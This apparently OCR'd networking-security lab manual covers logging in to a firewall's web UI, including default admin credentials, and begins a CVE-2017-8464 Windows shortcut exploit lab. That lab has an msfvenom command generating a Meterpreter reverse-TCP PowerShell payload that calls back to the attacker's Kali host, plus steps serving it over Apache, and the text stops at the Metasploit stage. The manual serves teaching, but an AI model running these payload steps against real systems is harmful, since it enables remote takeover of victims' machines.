Table 1-5 Device ports and parameters

Device	Port	Port Type	IP Address
PC	COM 1	Ethernet port	192.168.0.2/24
New device	GE0/0/0	Ethernet port	192.168.0.1/24

1.5.1.5 Experiment Tasks

No.	Task	Description
1	Physical connection	Connect the PC to the MGMT port of the device. The PC can communicate with the device and log in to the device through the default web mode.
2	Log in to the device.	By default, you can log in to the device through the MGMT port on the firewall.

1.5.2 Experiment Task Configuration

1.5.2.1 Configuration Roadmap

1. Use a network cable to connect the Ethernet port on the PC to the MGMT port on the device.
2. Use a browser to access the firewall.

1.5.2.2 Configuration Procedure

Step 1 Establish the connection, power on all devices, and ensure that they run properly.

Step 2 Use a network cable to connect the network adapter of the PC to G0/0/0 on the USG.

Step 3 Set the IP address of the PC to 192.168.0.2/24.

Step 4 Open a network browser and enter https://192.168.0.1:8443 (or http://192.168.0.1) in the address bar.


NOTE
By default, the IP address of G0/0/0 is 192.168.0.1 and HTTP management is enabled. You can log in to the system using the user name **admin** and password **Admin@123**.)

----End

1.5.3 Verification

Enter the user name **admin** and password **Admin@123** and click **Login**.

If the following information is displayed on the browser, the login succeeds.



1.6 Login to the Device Through the Web UI (Supported Only by Firewalls)

1.6.1 Experiment Overview

1.6.1.1 About This Experiment

You can connect a PC to a service port of a firewall to configure and manage the firewall.

1.6.1.2 Objectives

Through this experiment, you can log in to a firewall from a PC through the web UI.

1.6.1.3 Experiment Networking

Figure 1-6 Login to a device through the web UI

1.6.1.4 Experiment Planning

The PC uses a serial cable to connect to the console port of the device, and uses SecureCRT to log in to the device.

Table 1-6 Device ports and parameters

Device	Port	Port Type	IP Address
PC	COM 1	Ethernet port	10.1.2.100/24
New device	GE1/0/1	Ethernet port	10.1.2.1/24

1.6.1.5 Experiment Tasks

No.	Task	Description
1	Physical connection	Physically connect the PC to the service port on the device.
2	Configure the web login function.	The service port of the device does not support web login by default. Therefore, you need to enable the web function and configure the account and password for web login.
3	Test the web login function.	Remotely log in to the device through the PC connected to the device and check whether the web login function is successfully configured.

1.6.2 Experiment Task Configuration

1.6.2.1 Configuration Roadmap

1. Use a network cable to connect the Ethernet port on the PC to the service port on the device.
2. Configure the web login function.
3. Log in to the PC to test the web login function.

1.6.2.2 Configuration Procedure on the CLI

Step 1 Establish the connection, power on all devices, and ensure that they run properly.

Step 2 Log in to the device, for example, through the console port, Telnet, or SSH. For details, see section 1.1, 1.2, or 1.3.

Step 3 Check whether the web server function is enabled. If not, run the following command:

```
[USG] web-manager security enable
```

NOTE

1. The **security** parameter is used to enable HTTPS management. If the **web-manager enable** command is run, HTTP management is enabled.
2. HTTPS and HTTP management should not use the same port. Otherwise, port conflicts will occur.

Step 4 Configure the login port.

Set the IP address of the port and enable access control on the port.

```
[USG] interface GigabitEthernet 1/0/1
[USG-GigabitEthernet1/0/1] ip address 10.1.2.1 24
[USG-GigabitEthernet1/0/1] service-manage enable
[USG-GigabitEthernet1/0/1] service-manage https permit
[USG-GigabitEthernet1/0/1] quit
```

Add the port to a security zone.

```
[USG] firewall zone trust
[USG-zone-trust] add interface GigabitEthernet 1/0/1
[USG-zone-trust] quit
```

Step 5 Configure an administrator.

```
[USG] aaa
[USG-aaa] manager-user webuser
[USG-aaa-manager-use-webuser] password cipher (Enter Password)
[USG-aaa-manager-use-webuser] level 3
[USG-aaa-manager-use-webuser] service-type web
[USG-aaa-manager-use-webuser] quit
[USG-aaa] bind manager-user webadmin role service-admin
```

Step 6 Set the IP address of the PC to 10.1.2.100/24. Use the browser to access https://10.1.2.1.

----End


1.6.2.3 Configuration Procedure on the Web UI

Step 1 Establish the connection, power on all devices, and ensure that they run properly.

Step 2 Log in to the device, for example, using the default web mode. For details, see section 1.5.


Step 3 Enable the HTTPS service.

Choose **System** > **Administrator** > **Service Settings** and select the **Enable** check box beside **HTTPS Service**.




Step 4 Configure the login port.

Choose **Network** > **Interface** and click the **Edit** button on the line of GE1/0/1.




Set the IP address and security zone of the port and select **HTTPS** as the access mode.




Configure an administrator.

Choose **System** > **Administrator** > **Administrator** and click **Add**.




Set the web user name to **webuser**, password to **Admin@123**, administrator role to **system-admin**, and service type to **Web**.



1.6.3 Verification

Open the browser on the PC, access https://10.1.2.1, enter the user name **admin** and password **Admin@123**, and click **Login**.

If the following information is displayed on the browser, the login succeeds.



2 Remote Code Execution Vulnerability

2.1 Experiment Overview

2.1.1 About This Experiment

On June 13, 2017, Microsoft officially released a vulnerability bulletin numbered CVE-2017-8464. The bulletin revealed that the Windows system has a high-risk vulnerability, in that it can remotely execute arbitrary code when parsing shortcuts. Hackers can trigger this vulnerability using USB flash drives or network sharing to take control of victims' Windows systems, bringing high security risks.


This experiment aims to reproduce the vulnerability, demonstrate the specific attack process, and learn how to fix the vulnerability and prevent attacks that exploit this vulnerability.

2.1.2 Objectives

- Understand the hazards of remote code execution vulnerabilities.
- Grasp the methods used to prevent attacks that exploit remote code execution vulnerabilities.

2.1.3 Experiment Networking

Figure 2-1 Topology for the remote code execution vulnerability



2.1.4 Experiment Planning

An enterprise needs to control the network access rights of user devices. The user devices are allowed to access the Internet only after passing the 802.1X authentication.

The following table lists the experiment planning.

Table 2-1 Device addresses

Device	IP Address
Kali	172.21.7.104
Windows7 target host	172.21.7.107

2.2 Experiment Task Configuration

2.2.1 Configuration Roadmap

1. Generate a reverse shell.
2. Enable the Apache service.
3. Enable the exploit function.
4. Create the PowerShell file.

2.2.2 Configuration Procedure

Step 1 Generate a reverse shell.

Run Kali to generate a reverse shell based on PowerShell. Run the following command in Kali:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.21.7.104
LPORT=4000 -f psh-reflection>/opt/test.ps1
```

```
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of psh-reflection file: 2663 bytes
```

Enter the **/opt** directory and check whether the **test.ps1** file is generated.

```
root@kali:~# cd /opt
root@kali:/opt# ls
Teeth  test.ps1
```

The file is generated successfully.

Copy the **test.ps1** file to the **/var/www/html** directory.


```
root@kali:/opt# cp -t /var/www/html test.ps1
root@kali:/opt# cd /var/www/html
root@kali:/var/www/html# ls
index.html  test.ps1
root@kali:/var/www/html#
```

Step 2 Enable the Apache service.

Start the Apache service in Kali.


```
root@kali:/var/www/html# service apache2 start
root@kali:/var/www/html#
```

Use a browser on the target host to access http://172.21.25.105/test.ps1 and check whether the access is successful.




Step 3 Enable the exploit function.


Start the MSF software in Kali.



Load the attack module, set the payload, and enable the exploit function.




